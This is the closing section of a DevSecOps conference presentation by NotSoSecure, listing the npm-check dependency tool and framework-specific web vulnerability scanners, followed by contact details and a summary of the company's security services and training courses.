
- Can be used to check outdated, incorrect and unused dependencies
- **Installation :** `npm install -g npm-check`
- **Usage :** `$ npm-check`

The logo for npm-check features the words "npm" in dark blue and "check" in light blue.

DAST Tools for Specific Frameworks

- WPScan – Scanning Wordpress installations
 - <https://github.com/wpscanteam/wpScan>
- Joomscan – Scanning Joomla installations
 - <https://github.com/rezasp/joomscan>
- Droopescan – Scanning Drupal installations
 - <https://github.com/droope/droopescan>
- Garmr – Mozillas tool for scanning Django based applications
 - <https://github.com.mozilla/Garmr>
- Magescan – Scanner for Magento based applications
 - <https://github.com/steverobbins/magescan>

Why DevSecOps ?



Thank You

**@notsosecure
@salecharohit**

rohit@notsosecure.com

<https://www.linkedin.com/in/rohitsalecha/>

Stay in Touch !

About NotSoSecure

IT security specialist company providing cutting-edge IT security consultancy and training.

Penetration Testing

- **Web Application Security Assessment**
- **Infrastructure Security Assessment**
- **Mobile Application Security Assessment**
- **Source Code Review**
- **IoT Security Assessment**
- **Red Team Exercises**

Training

- **Beginner Friendly**
 - Hacking 101
 - Basic Infrastructure Hacking
 - Basic Web Hacking
- **Advanced/Specialist Offensive Courses**
 - Advanced Infrastructure Hacking
 - Advanced Web Hacking
 - Hacking and Securing Cloud
- **Specialist Defensive Courses**
 - Application Security for Developers
 - DevSecOps

For private/corporate training please contact us at rohit@notsosecure.com

END PRESENTATION